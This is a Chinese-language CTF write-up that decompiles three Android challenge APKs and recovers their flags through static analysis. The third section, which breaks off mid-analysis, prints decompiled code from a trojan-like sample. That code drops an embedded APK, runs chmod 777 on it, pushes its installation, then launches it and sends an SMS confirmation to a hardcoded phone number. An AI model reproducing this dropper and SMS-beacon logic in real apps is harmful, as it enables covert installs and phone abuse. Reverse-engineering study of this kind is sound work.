

Author: Qftm

一、signin

考点：反编译、静态分析

Topic Link:

https://ctf.bugku.com/files/109fa055c682e810684427c123a0833b/sign_in.zip

signin
50

君运至此，辛苦至甚。窃谓欲状，亦合依例，并赐此题。(来吧，签个到热个身。)

来源：第七届山东省大学生网络安全技能大赛


sign_in.zip

Flag


Submit

signin 软件介绍：

1. 开始界面



2. 当输入的字符串有误时，会显示：Try again.



题目分析:


1. 刚开始直接使用了 Android killer 工具进行反编译，但是不能够查看 Java 源码（有点不够意思，有时候 Android killer 自动化工具并不好用），但是这并不能阻挡我们查看想要的 Java 源码（dex2jar-2.0 工具的利用）



2. 先将该 APK 解压，提取 class.dex 到 dex2jar-2.0 的目录下，操作 class.dex 文件得到对应的 .jar 文件

```
E:\Android\MyAndroid reverse\dex2jar-2.0>d2j-dex2jar.bat classes.dex
dex2jar classes.dex -> .\classes-dex2jar.jar
Detail Error Information in File .\classes-error.zip
Please report this file to http://code.google.com/p/dex2jar/issues/entry if possible.
E:\Android\MyAndroid reverse\dex2jar-2.0>_
```

3. 利用 jd-gui-1.4.0.jar 工具打开步骤 2 中的.jar 文件



4. 提取我们想要的 Java 源代码

```
package re.sdnisc2018.sdnisc_apk1;

import android.content.Context;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Base64;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Toast;

public class MainActivity
    extends AppCompatActivity
{
    private String getFlag()
    {
```

```

        return getBaseContext().getString(2131427360);
    }

    private void showMsgToast(String paramString)
    {
        Toast.makeText(this, paramString, 1).show();
    }

    public void checkPassword(String paramString)
    {
        if (paramString.equals(new String(Base64.decode(new StringBuffer(getFlag()).reverse().toString(), 0))))
        {
            showMsgToast("Congratulations !");
            return;
        }

        showMsgToast("Try again.");
    }

    protected void onCreate(Bundle paramBundle)
    {
        super.onCreate(paramBundle);

        setContentView(2131296283);

        ((Button)findViewById(2131165261)).setOnClickListener(new View.OnClickListener()
        {
            public void onClick(View paramAnonymousView)
            {
                paramAnonymousView = ((EditText)MainActivity.this.findViewById(2131165253)).getText().toString();

                MainActivity.this.checkPassword(paramAnonymousView);
            }
        });
    }
}

```

分析代码可知：


1. 在 `checkPassword()` 函数中，判断用户的输入是否正确，与用户相匹配的字符串是经过 `getFlag()` 函数返回的值处理之后的。
2. 将目标定位到 `getFlag()` 函数中，获取其返回值。

分析 `getFlag()` 函数代码片段：

```
return getBaseContext().getString(2131427360);
```

函数的返回值和 “2131427360” 有关，该字符串为资源 ID，一般存储在 R.java 文件中，ID 对应的资源一般存储在 `strings.xml` 文件中。

4. 在 R.java 文件中，查找资源 ID



```
public static final class string
{
    public static final int abc_action_bar_home_description = 2131427328;
    public static final int abc_action_bar_up_description = 2131427329;
    public static final int abc_action_menu_overflow_description = 2131427330;
    public static final int abc_action_mode_done = 2131427331;
    public static final int abc_activity_chooser_view_see_all = 2131427332;
    public static final int abc_activitychooserview_choose_application = 2131427333;
    public static final int abc_capital_off = 2131427334;
    public static final int abc_capital_on = 2131427335;
    public static final int abc_font_family_body_1_material = 2131427336;
    public static final int abc_font_family_body_2_material = 2131427337;
    public static final int abc_font_family_button_material = 2131427338;
    public static final int abc_font_family_caption_material = 2131427339;
    public static final int abc_font_family_display_1_material = 2131427340;
    public static final int abc_font_family_display_2_material = 2131427341;
    public static final int abc_font_family_display_3_material = 2131427342;
    public static final int abc_font_family_display_4_material = 2131427343;
    public static final int abc_font_family_headline_material = 2131427344;
    public static final int abc_font_family_menu_material = 2131427345;
    public static final int abc_font_family_subhead_material = 2131427346;
    public static final int abc_font_family_title_material = 2131427347;
    public static final int abc_search_hint = 2131427348;
    public static final int abc_searchview_description_clear = 2131427349;
    public static final int abc_searchview_description_query = 2131427350;
    public static final int abc_searchview_description_search = 2131427351;
    public static final int abc_searchview_description_submit = 2131427352;
    public static final int abc_searchview_description_voice = 2131427353;
    public static final int abc_shareactionprovider_share_with = 2131427354;
    public static final int abc_shareactionprovider_share_with_application = 2131427355;
    public static final int abc_toolbar_collapse_description = 2131427356;
    public static final int app_name = 2131427357;
    public static final int search_menu_title = 2131427358;
    public static final int status_bar_notification_info_overflow = 2131427359;
    public static final int toString = 2131427360;
}
```

根据资源 ID 对应的变量名 “toString” 在 `strings.xml` 文件中找到对应的值

```
strings.xml
19 <string name="abc_font_family_headline_material">sans-serif</string>
20 <string name="abc_font_family_menu_material">sans-serif</string>
21 <string name="abc_font_family_subhead_material">sans-serif</string>
22 <string name="abc_font_family_title_material">sans-serif-medium</string>
23 <string name="abc_search_hint">Search...</string>
24 <string name="abc_searchview_description_clear">Clear query</string>
25 <string name="abc_searchview_description_query">Search query</string>
26 <string name="abc_searchview_description_search">Search</string>
27 <string name="abc_searchview_description_submit">Submit query</string>
28 <string name="abc_searchview_description_voice">Voice search</string>
29 <string name="abc_shareactionprovider_share_with">Share with</string>
30 <string name="abc_shareactionprovider_share_with_application">Share with %s</string>
31 <string name="abc_toolbar_collapse_description">Collapse</string>
32 <string name="app_name">sdnisc_apk1</string>
33 <string name="search_menu_title">Search</string>
34 <string name="status_bar_notification_info_overflow">999+</string>
35 <string name="toString">991YiZW0z81ZhFjZfJXdwk3X1k2XzIXZIt3ZhxmZ</string>
36 </resources>
```

5. 将字符串“991YiZW0z81ZhFjZfJXdwk3X1k2XzIXZIt3ZhxmZ”进行反转(reverse()函数影响), 然后进行base64解密

ZmxhZ3tIXZlZlX2k1X3kwdXJfZjFhZ18zOWZiY199


加密

解密

☐ 解密结果以16进制显示

flag{Her3_i5_yOur_f1ag_39fbc_}

6. 测试输入正确字符串



get flag:

```
flag{Her3_i5_y0ur_f1ag_39fbc_}
```

二、mobile1(gctf)

考点：反编译、静态分析

Topic Link:

https://ctf.bugku.com/files/7c43d693909d6dbfd7ad7d5a0866548b/gctf_mobile1.apk

mobile1(gctf)
100

gctf_mobile1.apk

Flag


Submit

mobile1(gctf) 软件介绍:

1. 开始界面



2. 当输入的字符串有误时，会显示：错误！




题目分析：

1. 先将该 APK 解压，提取 class.dex 到 dex2jar-2.0 的目录下，操作 class.dex 文件得到对应的 .jar 文件

```
E:\Android\MyAndroid reverse\dex2jar-2.0>d2j-dex2jar.bat classes.dex
dex2jar classes.dex -> .\classes-dex2jar.jar
Detail Error Information in File .\classes-error.zip
Please report this file to http://code.google.com/p/dex2jar/issues/entry if possible.
E:\Android\MyAndroid reverse\dex2jar-2.0>_
```


2. 利用 jd-gui-1.4.0.jar 工具打开步骤 1 中的.jar 文件



3. 提取主要的 Java 源代码

```
package com.example.crackme;

import android.app.Activity;
import android.os.Bundle;
import android.view.Menu;
import android.view.MenuInflater;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Toast;
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;

public class MainActivity
    extends Activity
{
    private Button btn_register;
    private EditText edit_sn;
    String edit_userName;
```

```

private boolean checkSN(String paramString1, String paramString2)
{
    if (paramString1 != null) {
        try
        {
            if (paramString1.length() == 0) {
                return false;
            }
            if ((paramString2 != null) && (paramString2.length() == 22))
            {
                Object localObject = MessageDigest.getInstance("MD5");
                ((MessageDigest)localObject).reset();
                ((MessageDigest)localObject).update(paramString1.getBytes());
                paramString1 = toHexString(((MessageDigest)localObject).digest(), "");
                localObject = new StringBuilder();
                int i = 0;
                while (i < paramString1.length())
                {
                    ((StringBuilder)localObject).append(paramString1.charAt(i));
                    i += 2;
                }
                paramString1 = ((StringBuilder)localObject).toString();
                boolean bool = ("flag{" + paramString1 + "}") .equalsIgnoreCase(paramStri
ng2);
                if (bool) {
                    return true;
                }
            }
        }
        catch (NoSuchAlgorithmException paramString1)
        {
            paramString1.printStackTrace();
        }
    }
    return false;
}

```

```

private static String toHexString(byte[] paramArrayOfByte, String paramString)
{
    StringBuilder localStringBuilder = new StringBuilder();
    int j = paramArrayOfByte.length;
    int i = 0;
    while (i < j)
    {
        String str = Integer.toHexString(paramArrayOfByte[i] & 0xFF);
        if (str.length() == 1) {
            localStringBuilder.append('0');
        }
        localStringBuilder.append(str).append(paramString);
        i += 1;
    }
    return localStringBuilder.toString();
}

public void onCreate(Bundle paramBundle)
{
    super.onCreate(paramBundle);
    setContentView(2130968601);
    setTitle(2131099677);
    this.edit_userName = "Tenshine";
    this.edit_sn = ((EditText)findViewById(2131492945));
    this.btn_register = ((Button)findViewById(2131492946));
    this.btn_register.setOnClickListener(new View.OnClickListener()
    {
        public void onClick(View paramAnonymousView)
        {
            if (!MainActivity.this.checkSN(MainActivity.this.edit_userName.trim(), MainActivity.this.edit_sn.getText().toString().trim()))
            {
                Toast.makeText(MainActivity.this, 2131099678, 0).show();
                return;
            }
        }
    });
}

```

```

    }

    Toast.makeText(MainActivity.this, 2131099675, 0).show();

    MainActivity.this.btn_register.setEnabled(false);

    MainActivity.this.setTitle(2131099673);

    }

});

}

public boolean onCreateOptionsMenu(Menu paramMenu)
{
    getMenuInflater().inflate(2131558400, paramMenu);
    return true;
}
}

```

分析代码可知：

1. 将主要目光定在 `checkSN()` 函数上，分析该函数发现，需要满足几个条件：
 1. 第一个参数 `paramString1` `!=null` & 字符串长度 `!=0`
 2. 第二个参数 `paramString2` `!=null` & 字符串长度 `==22`
 3. 将第一个参数 `paramString1` 经过 MD5 加密之后，取其偶数位组成字符串 (16 位)
 4. 第三步里面产生的字符串与 “flag{}” 组合 (16+6=22) 要与参数 `paramString2` 相等
2. 有上一步的分析可知，需要查看参数 `paramString1` 和参数 `paramString2` 的赋值情况，搜索谁调用了 `checkSN()` 函数，搜索之后将目标定在 `onCreate()` 函数上

```

public void onCreate(Bundle paramBundle)
{
    super.onCreate(paramBundle);

    setContentView(2130968601);

    setTitle(2131099677);

    this.edit_userName = "Tenshine";

    this.edit_sn = ((EditText)findViewById(2131492945));

    this.btn_register = ((Button)findViewById(2131492946));

    this.btn_register.setOnClickListener(new View.OnClickListener()
    {
        public void onClick(View paramAnonymousView)
        {

```

```

        if (!MainActivity.this.checkSN(MainActivity.this.edit_userName.trim(), MainActivity.this.edit_sn.getText().toString().trim()))
        {
            Toast.makeText(MainActivity.this, 2131099678, 0).show();
            return;
        }

        Toast.makeText(MainActivity.this, 2131099675, 0).show();
        MainActivity.this.btn_register.setEnabled(false);
        MainActivity.this.setTitle(2131099673);
    }
});
}

```

分析该函数可知：

1. paramString1="Tenshine"
2. paramString2="用户输入的字符串"
3. 既然知道了参数 paramString1 的值，直接将 paramString1 进行 MD5 加密，取其偶数位，与"flag{"进行组合得到最终 FLAG

```
md5(Tenshine, 32) = b9c77224ff234f27ac6badf83b855c76
```

```
FLAG: flag{bc72f242a6af3857}
```

4. 测试输入正确字符串

Create By AlphaLab

flag : flag{bc72f242a6af3857}

确定

恭喜您！

get flag:

```
flag{bc72f242a6af3857}
```

三、mobile2(gctf)

考点：反编译、静态分析、脑洞

Topic Link:

<https://ctf.bugku.com/files/d1a2520c55a335d83646ce8a724dbebb/eb1fd250-7c32-418c-b287-1b00dcc53852.zip>

mobile2(gctf)

100

eb1fd250-7c32-...

Flag

Submit

题目分析

1. 下载下来的是 zip 格式的文件，不过和 APK 一样，于是将其后缀改为 .apk，可是却不能成功安装，只有先反编译查看源码 *_*

2. 先将该压缩包解压，提取 class.dex 到 dex2jar-2.0 的目录下，操作 class.dex 文件得到对应的 .jar 文件

```
E:\Android\MyAndroid reverse\dex2jar-2.0>d2j-dex2jar.bat classes.dex
dex2jar classes.dex -> .\classes-dex2jar.jar
Detail Error Information in File .\classes-error.zip
Please report this file to http://code.google.com/p/dex2jar/issues/entry if possible.
E:\Android\MyAndroid reverse\dex2jar-2.0>_
```

3. 利用 jd-gui-1.4.0.jar 工具打开步骤 1 中的 .jar 文件



4. 提取主要的 Java 源代码

```
package com.example.mmsheniq;

import android.annotation.SuppressLint;
import android.app.AlertDialog.Builder;
import android.content.BroadcastReceiver;
import android.content.ComponentName;
import android.content.Context;
import android.content.DialogInterface;
import android.content.DialogInterface.OnClickListener;
import android.content.Intent;
import android.content.IntentFilter;
import android.content.pm.PackageInfo;
import android.content.pm.PackageManager;
import android.content.res.AssetManager;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.net.Uri;
```

```

import android.os.Bundle;
import android.support.v7.app.ActionBarActivity;
import android.telephony.SmsManager;
import android.text.Editable;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Toast;
import java.io.File;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.io.PrintStream;
import java.util.ArrayList;
import java.util.List;

@SuppressWarnings({"DefaultLocale"})
public class MainActivity
    extends ActionBarActivity
{
    Button button1;
    Button button2;
    ArrayList<String> packagNameList;
    EditText pass;
    private MyReceiver receiver;

    private boolean detectApk(String paramString)
    {
        return this.packagNameList.contains(paramString.toLowerCase());
    }

    private boolean goToNetWork()
    {
        ConnectivityManager localConnectivityManager = (ConnectivityManager) getSystemService("connectivity");

```



```

        if (localConnectivityManager.getNetworkInfo(1).getState() != null) {}

        while (localConnectivityManager.getNetworkInfo(0).getState() != null) {

            return true;

        }

        return false;

    }

private void initpackagNameList()
{

    this.packagNameList = new ArrayList();

    List localList = getPackageManager().getInstalledPackages(0);

    int i = 0;

    for (;;)

    {

        if (i >= localList.size()) {

            return;

        }

        PackageInfo localPackageInfo = (PackageInfo) localList.get(i);

        this.packagNameList.add(localPackageInfo.packageName.toLowerCase());

        i += 1;

    }

}

protected void onCreate(Bundle paramBundle)
{

    super.onCreate(paramBundle);

    requestWindowFeature(1);

    setContentView(2130903064);

    initpackagNameList();

    System.out.println("host?????????=====");

    this.receiver = new MyReceiver(null);

    paramBundle = new IntentFilter("android.intent.action.PACKAGE_ADDED");

    paramBundle.addDataScheme("package");

    registerReceiver(this.receiver, paramBundle);

    if (!detectApk("com.example.com.android.trogoogle"))

    {

```

```

System.out.println("host=====");
paramBundle = getFilesDir().getAbsolutePath() + "/com.android.Trooogle.apk";
retrieveApkFromAssets(this, "com.android.Trooogle.apk", paramBundle);
showInstallConfirmDialog(this, paramBundle);
}

this.pass = ((EditText) findViewById(2131034176));
this.button1 = ((Button) findViewById(2131034177));
this.button1.setOnClickListener(new View.OnClickListener()
{
    public void onClick(View paramAnonymousView)
    {
        if (!MainActivity.this.detectApk("com.example.com.android.trooogle"))
        {
            paramAnonymousView = MainActivity.this.getFilesDir().getAbsolutePath() + "/
com.android.Trooogle.apk";

            MainActivity.this.retrieveApkFromAssets(MainActivity.this, "com.android.Tro
oogle.apk", paramAnonymousView);

            MainActivity.this.showInstallConfirmDialog(MainActivity.this, paramAnonym
ousView);

            return;
        }

        if (!MainActivity.this.goToNetWork())
        {
            Toast.makeText(MainActivity.this, "=====
", 0).show();

            return;
        }

        if (MainActivity.this.pass.getText().toString().length() >= 6)
        {
            Toast.makeText(MainActivity.this, "=====...",
0).show();

            Toast.makeText(MainActivity.this, "=====
", 0).show();

            return;
        }

        Toast.makeText(MainActivity.this, "=====
", 0).show();

```

```

    }

    });

    this.button2 = ((Button)findViewById(2131034178));

    this.button2.setOnClickListener(new View.OnClickListener()

    {

        public void onClick(View paramAnonymousView)

        {

            MainActivity.this.startActivity(new Intent(MainActivity.this, RegisterActivi
ty.class));

        }

    });

}

    public boolean retrieveApkFromAssets(Context paramContext, String paramSt
ring1, String paramString2)

    {

        bool = false;

        try

        {

            paramString2 = new File(paramString2);

            if (paramString2.exists()) {

                return true;

            }

            paramString2.createNewFile();

            paramString1 = paramContext.getAssets().open(paramString1);

            paramString2 = new FileOutputStream(paramString2);

            byte[] arrayOfByte = new byte['?'];

            for (;;)

            {

                int i = paramString1.read(arrayOfByte);

                if (i == -1)

                {

                    paramString2.flush();

                    paramString2.close();

                    paramString1.close();

                    bool = true;

                }

            }

        }

    }

}

```

```
        break;
    }

    paramString2.write(arrayOfByte, 0, i);
}

return bool;
}

catch (IOException paramString1)
{
    Toast.makeText(paramContext, paramString1.getMessage(), 2000).show();
    paramContext = new AlertDialog.Builder(paramContext);
    paramContext.setMessage(paramString1.getMessage());
    paramContext.show();
    paramString1.printStackTrace();
}
}
```



```
public void showInstallConfirmDialog(final Context paramContext, final String par
amString)
{
    AlertDialog.Builder localBuilder = new AlertDialog.Builder(paramContex
t);

    localBuilder.setIcon(2130837592);
    localBuilder.setTitle("????????????");
    localBuilder.setMessage("?????????????????????????????????
????APK????????????????????????????????");
    localBuilder.setPositiveButton("????", new DialogInterface.OnClickListener()
{
        public void onClick(DialogInterface paramAnonymousDialogInterface, int paramAno
nymousInt)
        {
            try
            {
                paramAnonymousDialogInterface = "chmod 777 " + paramString;
                Runtime.getRuntime().exec(paramAnonymousDialogInterface);
                paramAnonymousDialogInterface = new Intent("android.intent.action.VIEW
");
```

```

        paramAnonymousDialogInterface.addFlags (268435456) ;

        paramAnonymousDialogInterface.setDataAndType (Uri.parse ("file://" + p
aramString), "application/vnd.android.package-archive") ;

        paramContext.startActivity (paramAnonymousDialogInterface) ;

        return ;
    }

    catch (IOException paramAnonymousDialogInterface)
    {
        for (;;)
        {
            paramAnonymousDialogInterface.printStackTrace () ;
        }
    }
}

});

localBuilder.show () ;
}

private class MyReceiver
    extends BroadcastReceiver
{
    private MyReceiver () {}

    public void onReceive (Context paramContext, Intent paramIntent)
    {
        System.out.println ("MyReceiver  ??????????=====");
        if (paramIntent.getAction (). equals ("android.intent.action.PACKAGE_ADDED"))
        {
            paramContext.startActivity (new Intent (paramContext, MainActivity.class)) ;
            System.out.println ("  ???????? Ok!=====");
            paramIntent = new Intent ("android.intent.action.MAIN") ;
            paramIntent.addFlags (268435456) ;
            paramIntent.addCategory ("android.intent.category.LAUNCHER") ;
            paramIntent.setComponent (new ComponentName ("com.example.com.android.trogoogl
e", "com.example.com.android.trogooogle.MainActivity")) ;
            paramContext.startActivity (paramIntent) ;
        }
    }
}

```

```

        System.out.println("    Ok!=====");

        SmsManager.getDefault().sendTextMessage("15918661173", null, " Tro insta
nll Ok", null, null);

        System.out.println("    Ok!=====");

    }


}

}

}

```

